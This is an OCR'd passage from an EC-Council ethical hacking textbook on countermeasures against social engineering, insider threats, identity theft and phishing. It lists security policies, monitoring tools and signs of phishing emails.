
Countermeasures

Social engineers exploit human behavior (such as manners, enthusiasm toward work, laziness, or naivete) to gain access to the targeted company's information resources. Social engineering attacks are difficult to guard against, as the victim might not be aware that he or she has been deceived. They are very much like the other kinds of attacks used to extract a company's valuable data. To guard against social engineering attacks, a company needs to evaluate the risk of different kinds of attacks, estimate possible losses and spread awareness among its employees.

This section deals with countermeasures that an organization can implement to be more secure against social engineering attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Social Engineering Countermeasures

Attackers implement social engineering techniques to trick people into revealing organizations' confidential information. They use social engineering to perform fraud, identity theft, industrial espionage, and other disreputable behaviors. To guard against social engineering attacks, organizations must develop effective policies and procedures; however, merely developing them is not enough.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

To be truly effective, an organization should:

- Disseminate policies among employees and provide proper education and training. Specialized training benefits employees in higher-risk positions against social engineering threats.
- Obtain employee signatures on a statement acknowledging that they understand the organization's policies.
- Define the consequences of policy violations.

The main objectives of social engineering defense strategies are to create user awareness, robust internal network controls, and security policies, plans, and processes.

Official security policies and procedures help employees or users make the right security decisions. They should include the following safeguards:

- **Password Policies**

  Password policies stating the following guidelines help to increase password security:

  - Change passwords regularly.
  - Avoid passwords that are easy to guess. It is possible to guess passwords from answers to social engineering questions such as, "Where were you born?" "What is your favorite movie?" or "What is your pet's name?"
  - Block user accounts if a user exceeds a certain number of failed attempts to guess a password.
  - Choose long (minimum of 6 – 8 characters) and complex (using various alphanumeric and special characters) passwords.
  - Do not disclose passwords to anyone.

  Password Security policies often include advice on proper password management, for example:

  - Avoid sharing a computer account.
  - Avoid using the same password for different accounts.
  - Avoid storing passwords on media or writing them down on a notepad or sticky note.
  - Avoid communicating passwords over the phone or through email or SMS.
  - Be sure to lock or shut down the computer before stepping away from it.

- **Physical Security Policies**

  Physical security policies address the following areas.

  - Issue identification cards (ID cards), and uniforms, along with other access control measures to the employees of the organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Office security or personnel must escort visitors to designated visitor rooms or lounges.
- Restrict access to certain areas of an organization to prevent unauthorized users from compromising the security of sensitive data.
- Dispose of old documents that contain valuable information by using equipment such as paper shredders and burn bins. This prevents information gathering by attackers using techniques such as dumpster diving.
- Employ security personnel in an organization to protect people and property — supplement trained security personnel with alarm systems, surveillance cameras, and other equipment.

- **Defense Strategy**
  - **Social Engineering Campaign**: An organization should conduct numerous social engineering exercises using different techniques on a diverse group of people in order to examine how its employees might react to real social engineering attacks.
  - **Gap Analysis**: Using the information obtained from the social engineering campaign, a gap analysis evaluates the organization based on industry-leading practices, emerging threats, and mitigation strategies.
  - **Remediation Strategies**: Depending upon the result of the evaluation in the gap analysis, organizations develop a detailed remediation plan to mitigate the weaknesses or the loopholes found in the earlier step. The plan focuses mainly on educating and creating awareness among employees based on their roles and identifying and mitigating potential threats to the organization.


Some additional countermeasures against social engineering are as follows:

- **Train Individuals on Security Policies**: An efficient training program consists of basic social engineering concepts and techniques, all security policies, and methods to increase awareness of social engineering.
- **Implement Proper Access Privileges**: There should be administrator, user, and guest accounts with respective levels of authorization.
- **Presence of a Proper Incidence Response Time**: There should be proper guidelines for reacting to a social engineering attempt.
- **Availability of Resources Only to Authorized Users**: Make sure sensitive information is secured and that resources are only accessed by authorized users
- **Scrutinize Information**: Categorize the information as top secret, proprietary, for internal use only, and for public use, or use other categories.
- **Perform a Background Check and Proper Termination Process**: Insiders with a criminal background and terminated employees are easy targets for procuring information.
- **Anti-Virus and Anti-Phishing Defenses**: Use multiple layers of anti-virus defenses at end-user and mail gateway levels to minimize social engineering attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Implement Two-Factor Authentication**: Instead of fixed passwords, use two-factor authentication for high-risk network services such as VPNs and modem pools. In the two-factor authentication (TFA) approach, the user must present two different forms of proof of identity. If an attacker is trying to break into a user account, then they need to break both forms of user identity, which is more difficult to do. Hence, TFA is a defense-in-depth security mechanism and part of the multifactor authentication family. The two pieces of evidence that a user provides could include a physical token such as a card, and is typically something the person can remember without much effort, such as a security code, PIN, or password.
- **Adopt Documented Change Management**: A documented change-management process is more secure than the ad-hoc process.
- **Ensure a Regular Update of Software**: Organizations should ensure that the system and software are regularly patched and updated as the attackers exploit unpatched and out-of-date software to obtain useful information to launch an attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Detecting Insider Threats

Most data attacks come from insiders, which only makes them more difficult to prevent or detect. Insiders are mostly aware of the security loopholes of the organization, and they exploit them to steal confidential information. It is essential to carefully handle insider threats as they are difficult to thwart and may incur huge financial losses and business interruptions. Some of the methods to detect insider threats are given below:

- **Insider Risk Controls**

  Insider data risk presents another layer of complexity for security professionals. It requires designing security infrastructure in such a way that user permissions, access controls, and user actions are monitored efficiently.

- **Deterrence Controls**

  The organization's security framework must contain safeguards, follow recommended actions of the employee and IT professionals, provide a separation of duties, and assign privileges. These security controls eliminate or minimize the security risks to the organization's critical assets.

  The deterrence controls that the security professionals must have in place to deter insider threats are DLP (Data Loss Prevention) tools, and Identity and Access Management (IAM) tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of the deterrence controls are:

- DLP Tools:
  - Symantec Data Loss Prevention (*https://www.symantec.com*)
  - SecureTrust Data Loss Prevention (*https://securetrust.com*)
  - Check Point Data Loss Prevention (*https://www.checkpoint.com*)
- IAM Tools:
  - SailPoint IdentityIQ (*https://www.sailpoint.com*)
  - RSA SecurID Suite (*https://www.rsa.com*)
  - Core Access Assurance Suite (*https://www.coresecurity.com*)

- **Detection Controls**


  Security professionals must use a variety of security controls and tools to analyze and detect insider threats in organizations.

  The detection controls that the security professionals must have in place to detect insider threats are IDS/IPS (Intrusion detection and prevention systems), log management systems, and Security Information and Event Management (SIEM) tools.

  Some of the detection controls are:

  - IDS/IPS Tools
    - Check Point IPS Software Blade (*https://www.checkpoint.com*)
    - IBM Security Network Intrusion Prevention System (*https://www.ibm.com*)
    - AlienVault Unified Security Management (*https://www.alienvault.com*)
  - Log Management Tools
    - SolarWinds Security Event Manager (*https://www.solarwinds.com*)
    - Splunk (*https://www.splunk.com*)
    - Loggly (*https://www.loggly.com*)
  - SIEM Tools
    - ArcSight ESM (*https://www.microfocus.com*)
    - LogRhythm NextGen SIEM Platform (*https://logrhythm.com*)
    - SolarWinds Log & Event Manager(*https://www.solarwinds.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Insider Threats Countermeasures


There are safety measures that help an organization to prevent or minimize insider threats:

- **Separation and rotation of duties**: Divide responsibilities among multiple employees to restrict the amount of power or influence held by any individual. This helps to avoid fraud, abuse, and conflict of interest and facilitates the detection of control failures (including bypassing security controls and information theft). Rotation of duties at random intervals helps an organization to deter fraud or the abuse of privileges.
- **Least privileges**: Provide users with only enough access privilege to allow them to perform their assigned tasks. This helps maintain information security.
- **Controlled access**: Access controls in various parts of an organization restrict unauthorized users from gaining access to critical assets and resources.
- **Logging and auditing**: Perform logging and auditing periodically to check for misuse of company resources.
- **Employee monitoring**: Use employee monitoring software that records all user sessions, and that can be reviewed by security professionals.
- **Legal policies**: Enforce legal policies to prevent employees from misusing the organization's resources and sensitive data theft.
- **Archive critical data**: Maintain a record of the organization's critical data in the form of archives to be used as backup resources, if needed.
- **Employee training on cybersecurity**: Train employees on how to protect their credentials and the company's confidential data from attack. They will be able to identify social engineering attempts and take proper mitigations and reporting steps.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Employee background verification**: Ensure thorough background checks of all employees before hiring them by using Google search and social networking sites and consulting previous employers.
- **Periodic risk assessment**: Perform a periodic risk assessment on critical assets to identify vulnerabilities and implement protection strategies against both insider and outsider threats.
- **Privileged users monitoring**: Implement additional monitoring mechanisms for system administrators and privileged users as these accounts can be used to can deploy malicious code or logic bomb on the system or network.
- **Credentials deactivation for terminated employees**: Disable all the employee's access profiles to the physical locations, networks, systems, applications, and data immediately after termination.
- **Periodic risk assessments**: Perform periodic risk assessments on all the organization's critical assets then develop and maintain a risk management strategy to secure those assets from both insiders and outsiders.
- **Layered defense**: Implement multiple layers of defense to prevent and protect critical assets from remote attacks originated from insiders. Develop appropriate remote access policies and procedures to thwart such attacks.
- **Physical security**: Build a professional security team that monitors the physical security of the organization.
- **Surveillance**: Install video cameras to monitor all critical assets. Install and enable screen-capturing software on all critical servers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identity Theft Countermeasures

Identity theft occurs when someone uses personal information (such as a name, social security number, date of birth, mother's maiden name, or address) in a malicious way, such as for credit card or loan services, or even rentals and mortgages, without the person's knowledge or permission.

Listed below are countermeasures that, on implementation, will reduce the chances of identity theft:

- Secure or shred all documents containing private information
- Ensure your name is not present on the marketers' hit lists
- Review credit card reports regularly
- Never give any personal information over the phone
- To keep mail secure, empty the mailbox quickly
- Suspect and verify all requests for personal data
- Protect personal information from being publicized
- Do not display account or contact numbers unless mandatory
- Monitor online banking activities regularly
- Never list any personal identifiers on social media websites such as your father's name, pet's name, address, or city of birth.
- Enable two-factor authentication on all online accounts
- Never use public Wi-Fi for sharing or accessing sensitive information


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install host security tools such as a firewall and anti-virus on your personal computer

Some additional countermeasures against identity theft are as follows:

- To keep mail secure, empty your mailbox quickly and do not reply to unsolicited email requests asking for personal information.
- Shred credit card offers and "convenience checks" that are not useful.
- Do not store any financial information on the system and use strong passwords for all financial accounts.
- Check telephone and cell phone bills for calls you did not make.
- Keep your Social Security card, passport, license, and other valuable personal information hidden and secured.
- Read website privacy policies.
- Be cautious before clicking on a link provided in an email or instant message.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Detect Phishing Emails?

To detect phishing emails, first, hover your mouse pointer over the name in the "**From**" column. Doing so will show whether the original domain name is linked to the sender's name; if it is not, then it could be a phishing email. For example, an email from Gmail.com should probably display it's "**From**" domain as "**gmail.com**."

Check to see if the email provides a URL and prompts the user to click on it. If so, ensure that the link is legitimate by hovering the mouse pointer over it (to display the link's URL) and ensure it uses encryption (https://). To be on the safe side, always open a new window and visit the site by typing it in directly instead of clicking on the link provided in the email.

Do not provide any information to the suspicious website, as it will likely link directly to the attacker.

A few other indicators of phishing emails:

- It seems to be from a bank, company, or social networking site and has a generic greeting
- It seems to be from a person listed in your email address book
- It has an urgent tone or makes a veiled threat
- It may contain grammatical or spelling mistakes
- It includes links to spoofed websites
- It may contain offers that seem to be too good to be true
- It includes official-looking logos and other information taken from legitimate websites
- It may contain a malicious attachment

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.15: Screenshot Showing an Email with Indications of Phishing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-Phishing Toolbar

- **Netcraft**

  Source: *https://toolbar.netcraft.com*

  The Netcraft anti-phishing community is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks. The Netcraft Toolbar provides updated information about sites that users visit regularly and blocks dangerous sites. The toolbar provides a wealth of information about popular websites. This information will help to make an informed choice about the integrity of those sites.

  As shown in the screenshot, Netcraft protects individuals and organizations from phishing attacks and fraudsters.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

